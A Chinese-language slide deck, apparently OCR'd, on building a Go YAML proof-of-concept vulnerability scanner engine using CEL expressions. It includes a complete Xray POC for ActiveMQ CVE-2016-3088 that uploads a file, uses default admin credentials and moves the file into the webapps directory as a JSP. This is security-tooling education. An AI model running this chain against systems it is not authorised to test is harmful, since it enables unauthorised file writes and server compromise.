
封装之后使用起来就简单很多了~

# 玩儿转核心扫描引擎

# Xray扫描器POC案例（activemq文件上传）



```yaml
name: poc-yaml-activemq-cve-2016-3088
manual: true
transport: http
set:
    filename: randomLowercase(6)
    fileContent: randomLowercase(6)
    auth: base64("admin:admin")
rules:
    r0:
        request:
            cache: true
            method: PUT
            path: /fileserver/{{filename}}.txt
            body: |
                {{fileContent}}
        expression: response.status == 204
    r1:
        request:
            cache: true
            method: GET
            path: /admin/test/index.jsp
            headers:
                Authorization: "Basic {{auth}}"
        expression: response.status == 200
        output:
            search: '"activemq.home=(?P<home>.*?),".bsubmatch(response.body)'
            home: search["home"]
    r2:
        request:
            cache: true
            method: MOVE
            path: /fileserver/{{filename}}.txt
            headers:
                Destination: file://{{home}}/webapps/api/{{filename}}.jsp
            follow_redirects: false
        expression: response.status == 204
expression: r0() && r1() && r2()
detail:
    author: j4ckzh0u(https://github.com/j4ckzh0u)
    links:
        - https://github.com/vulhub/vulhub/tree/master/activemq/CVE-2016-3088
```



解析POC字段

1. YAML字段解析
2. UnmarshalYAML函数封装

封装功能

1. http网络请求功能封装
2. TCP网络请求功能封装

……


CEL重载计算字段，完善POC语义支持

1. 全局变量，set字段
2. 结果计算，expression字段
3. 变量传递，output字段

……


## 解析POC字段

1. YAML字段解析
2. UnmarshalYAML函数封装




```
type RuleRequest struct {...}

type Rule struct {...}

type TmpRule struct {...}

type PocDetail struct {...}

type RuleMap struct {...}

type RuleMapSlice []RuleMap  3 usages

type YamlPoc struct {  2 usages
    Target     string         `yaml:"target"`
    Name       string         `yaml:"name"`
    Set        yaml.MapSlice  `yaml:"set"`
    Rules      RuleMapSlice   `yaml:"rules"`
    Expression string         `yaml:"expression"`
    Detail     PocDetail      `yaml:"detail"`
}
```

根据POC格式定义结构体




```
var poc lib.YamlPoc
yamlByte, _ := ioutil.ReadFile( filename: "./activemq-upload.yaml")
_ = yaml.Unmarshal(yamlByte, &poc)
```


读取POC文件，按照定义的结构体解析POC格式



```
rules:
    r0:
        request: <4 keys>
        expression: response.status == 204
    r1:
        request: <4 keys>
        expression: response.status == 200
        output: <2 keys>
    r2:
        request: <5 keys>
        expression: response.status == 204
```



```
func (r *Rule) UnmarshalYAML(unmarshal func(interface{}) error) error {
    var tmp TmpRule
    if err := unmarshal(&tmp); err != nil : err ↲

    r.Request = tmp.Request
    r.Expression = tmp.Expression
    r.Output = tmp.Output
    r.order = order

    order += 1
    return nil
}
```



```
func (m *RuleMapSlice) UnmarshalYAML(unmarshal func(interface{}) error) error {
    order = 0

    tempMap := make(map[string]Rule, 1)
    err := unmarshal(&tempMap)
    if err != nil : err ↲

    newRuleSlice := make([]RuleMap, len(tempMap))
    for roleName, role := range tempMap {
        newRuleSlice[role.order] = RuleMap{
            Key:   roleName,
            Value: role,
        }
    }

    *m = RuleMapSlice(newRuleSlice)
    return nil
}
```

### 一个小坑点：

rules字段是多个键值对，yaml解析后得到的是map类型结构，而map类型是无序的


### 解决方法：

重载yaml反序列化函数，将rules字段下的键值对按顺序存入一个数组类型数据结构中

## 封装功能

1. http网络请求功能封装
2. TCP网络请求功能封装

……




```go
} else { // http
    method := value.Request.Method
    body := value.Request.Body
    if len(body) > 0 {
        body = setVariableRender(body, checker.vmap)
        req, _ = http.NewRequest(method, target, strings.NewReader(body))
    } else {
        req, _ = http.NewRequest(method, target,  body: nil)
    }
    for hkey, hvalue := range value.Request.Headers {
        header := setVariableRender(hvalue, checker.vmap)
        req.Header.Add(hkey, header)
    }
    respStart := time.Now()
    resp, err := util.RequestDo(req,  hasRaw: true)
    respCost := time.Since(respStart)
    if err != nil {
        checker.ruleFunctionResult(key,  resBool: false)
        continue
    }

    response.Body = resp.Body
    response.Status = int32(resp.Other.StatusCode)
    response.ContentType = resp.Other.Header.Get( key: "Content-Type")
    response.Latency = respCost.Milliseconds()
}
```

http网络请求封装的三部分：

1. 设置请求报文结构
2. 发送网络请求
3. 组合response内容，用于POC表达式计算


expression: response.status == 204



```go
type Reponse struct {  no usages
    Status         int32
    Body           []byte
    ContentType    string
}
```


CEL不支持直接使用struct，需要编译一个proto文件

protoc -I . --go_out=. http.proto



http.proto

```protobuf
syntax = "proto3";
option go_package = "./;proto";
package proto;

message Response {
  bytes body = 1;
  int32 status = 2;
  map<string, string> headers = 3;
  string content_type = 4;
  int64 latency = 5;
}

message UrlType {
  string scheme = 1;
  string domain = 2;
  string host = 3;
  string baseurl = 4;
}

message Request {
    UrlType url = 1;
}
```




```go
cel.Declarations(
    decls.NewVar( name: "response", decls.NewObjectType( typeName: "proto.Response")),
    decls.NewVar( name: "request", decls.NewObjectType( typeName: "proto.Request")),
),
```

## CEL重载计算字段，完善POC语义支持


1. 全局变量，set字段
2. 结果计算，expression字段
3. 变量传递，output字段

……




```
set:
    filename: randomLowercase(6)
    fileContent: randomLowercase(6)
......
            path: /fileserver/{{filename}}.txt
            body: |
                {{fileContent}}
        expression: response.status == 204
```

在set字段下定义一些变量，全局传递至POC其他区域



```go
func (c *CustomLib) updateCompileOption(key string, v *exprpb.Type) {  4 usages
    c.envOptions = append(c.envOptions, cel.Declarations(decls.NewVar(key, v)))
}
```

更新envOptions数组




```go
func (c *Checker) parseSetVariable(setMap yaml.MapSlice) {
    for _, m := range setMap {
        k := m.Key.(string)
        v := m.Value.(string)
        e, err := c.lib.Evaluate(v, c.vmap)
        if err != nil {...}
        switch value := e.Value().(type) {
        case string:
            c.vmap[k] = value
            c.lib.updateCompileOption(k, decls.String)
        case int64:...
        case map[string]string:...
        default:...
        }
    }
}
```

set字段下的键值对，以“键”作为绑定变量，以“值”作为绑定变量的值

绑定变量的值进行一次CEL计算，例如randomLowercase(6)，在CEL表达式中计算结果后，成为绑定变量的值

更新CEL环境，加入我们绑定的变量




```go
func setVariableRender(s string, variableMap map[string]interface{}) string {
    for k, v := range variableMap {
        _, isMap := v.(map[string]string)
        if isMap {...}
        value := fmt.Sprintf( format: "%v", v)
        tmp := "{{" + k + "}}"
        if !strings.Contains(s, tmp) {...}
        s = strings.ReplaceAll(s, tmp, value)
    }
    return s
}
```

封装一个渲染函数，在POC中遇到 {{变量}} 格式的内容，就进行字符串替换


## CEL重载计算字段，完善POC语义支持

1. 全局变量，set字段
2. 结果计算，expression字段
3. 变量传递，output字段

……




```
r0:
    request: <4 keys>
    expression: response.status == 204
```




```
out, _ := checker.lib.Evaluate(value.Expression, checker.vmap)
flag = out.Value().(bool)
checker.ruleFunctionResult(key, flag)
```

此前已经封装了CEL表达式计算函数，所以只需要对expression字段内容进行Evaluate(...)方法调用即可

rules字段下的各条规则的计算结果，绑定规则名作为CEL环境更新的值



```
type Checker struct {  3 usages
    lib  CustomLib
    vmap map[string]interface{}
}
```



```
func (c *Checker) ruleFunctionResult(ruleName string, resBool bool) {
    c.lib.envOptions = append(c.lib.envOptions, cel.Declarations(
        decls.NewFunction(ruleName,
            decls.NewOverload(ruleName, []*exprpb.Type{}, decls.Bool)),
    ))
    c.lib.programOptions = append(c.lib.programOptions, cel.Functions(
        &functions.Overload{
            Operator: ruleName,
            Function: func(values ...ref.Val) ref.Val {
                return types.Bool(resBool)
            },
        }))
}
```


封装的CEL环境更新函数，每计算一个规则结果，将规则名作为函数名添加至CEL环境

r0() ==> true
r1() ==> false
……


**CEL重载计算字段，完善POC语义支持**

1. 全局变量，set字段
2. 结果计算，expression字段
3. 变量传递，output字段

……




```
rules:
  r0: <2 keys>
  r1: <3 keys>
  r2: <2 keys>
  expression: r0() && r1() && r2()
```



```
for _, ruleMap := range p.Rules {...}

out, _ := checker.lib.Evaluate(p.Expression, checker.vmap)
flag = out.Value().(bool)
return flag, result
```

对于rules字段下的每一条规则，以绑定函数的形式更新在CEL环境中


故只需要简单调用Evaluate(...)方法计算expression字段下的字符串表达式结果即可




```
if isNeedStop == ONLY_AND && !flag {
    return false, result
}
if isNeedStop == ONLY_OR && flag {
    return true, result
}
```

与或值的计算可以在特定条件下提前打断

r0 && r1() && r3()  ==>  true && false && true



```
r1:
    request: <4 keys>
    expression: response.status == 200
    output:
        search: '"activemq.home=(?P<home>.*?),".bsubmatch(response.body)'
        home: search["home"]
```




```
// 解析output字段并处理变量缓存
if len(value.Output) > 0 && flag {
    checker.parseSetVariable(value.Output)
}
```

有时我们希望在某条规则中提取一些信息，传递至其他规则进行使用

和计算set字段的逻辑类似，在output字段下，将计算得到的值通过parseSetVariable方法保存至vmap中

## 扫描器引擎的项目结构



```
yaml-scanner  D:\Coding\Golang\yaml-scanner
  lib
    proto
      http.pb.go
      http.proto
    celRules.go
    engine.go
    plugin.go
  util
  activemq-upload.yaml
  go.mod
  main.go
```

存放自定义的CEL环境

存放网络请求等POC扫描逻辑的功能实现代码

存放用于POC格式解析的数据结构

## 还有不少可以进一步提升可用性的封装方案：

1. 将POC文件放置于一个单独文件夹路径，封装POC文件的读取代码；
2. 增加程序启动参数，实现在命令行中通过不同参数控制扫描器扫描目标、调用POC等功能；
3. 加入并发功能，提升引擎性能；
4. ……

## 本议题所参考资源：

1. https://github.com/zan8in/afrog；
2. 《projectdiscovery之nuclei源码阅读》；
3. 《如何解析并白嫖xray yml V2 poc》；
4. https://github.com/jjf012/gopoc
5. ……

# THANK YOU FOR READING

网安持续学习者，擅长WEB攻防、域渗透，熟悉python、golang、JS/TS，英语书写口语优秀，CISP持证，欢迎各位同好一起玩转网络安全~

✆ 微信：lalalashenle

✉ 邮箱：lalalashenle@qq.com